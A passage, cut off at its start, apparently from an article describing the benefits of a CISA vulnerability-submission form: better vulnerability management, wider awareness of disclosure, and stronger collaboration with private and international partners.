significant impact on the cybersecurity ecosystem:

Improved Vulnerability Management: The form streamlines the process of reporting and managing vulnerabilities, making it easier for entities to share critical information with CISA. This, in turn, helps in the quicker identification and remediation of vulnerabilities, reducing the window of opportunity for attackers.

Increased Awareness: The initiative raises awareness about the importance of vulnerability disclosure and the role that every stakeholder plays in securing cyberspace. It encourages a proactive approach to security, where entities are more vigilant in identifying and reporting vulnerabilities.

Strengthened Collaboration: By providing a formal mechanism for vulnerability submission, CISA enhances its collaboration with the private sector, international partners, and other stakeholders. This collaborative approach is essential for addressing the global nature of cyber threats and ensuring a coordinated response.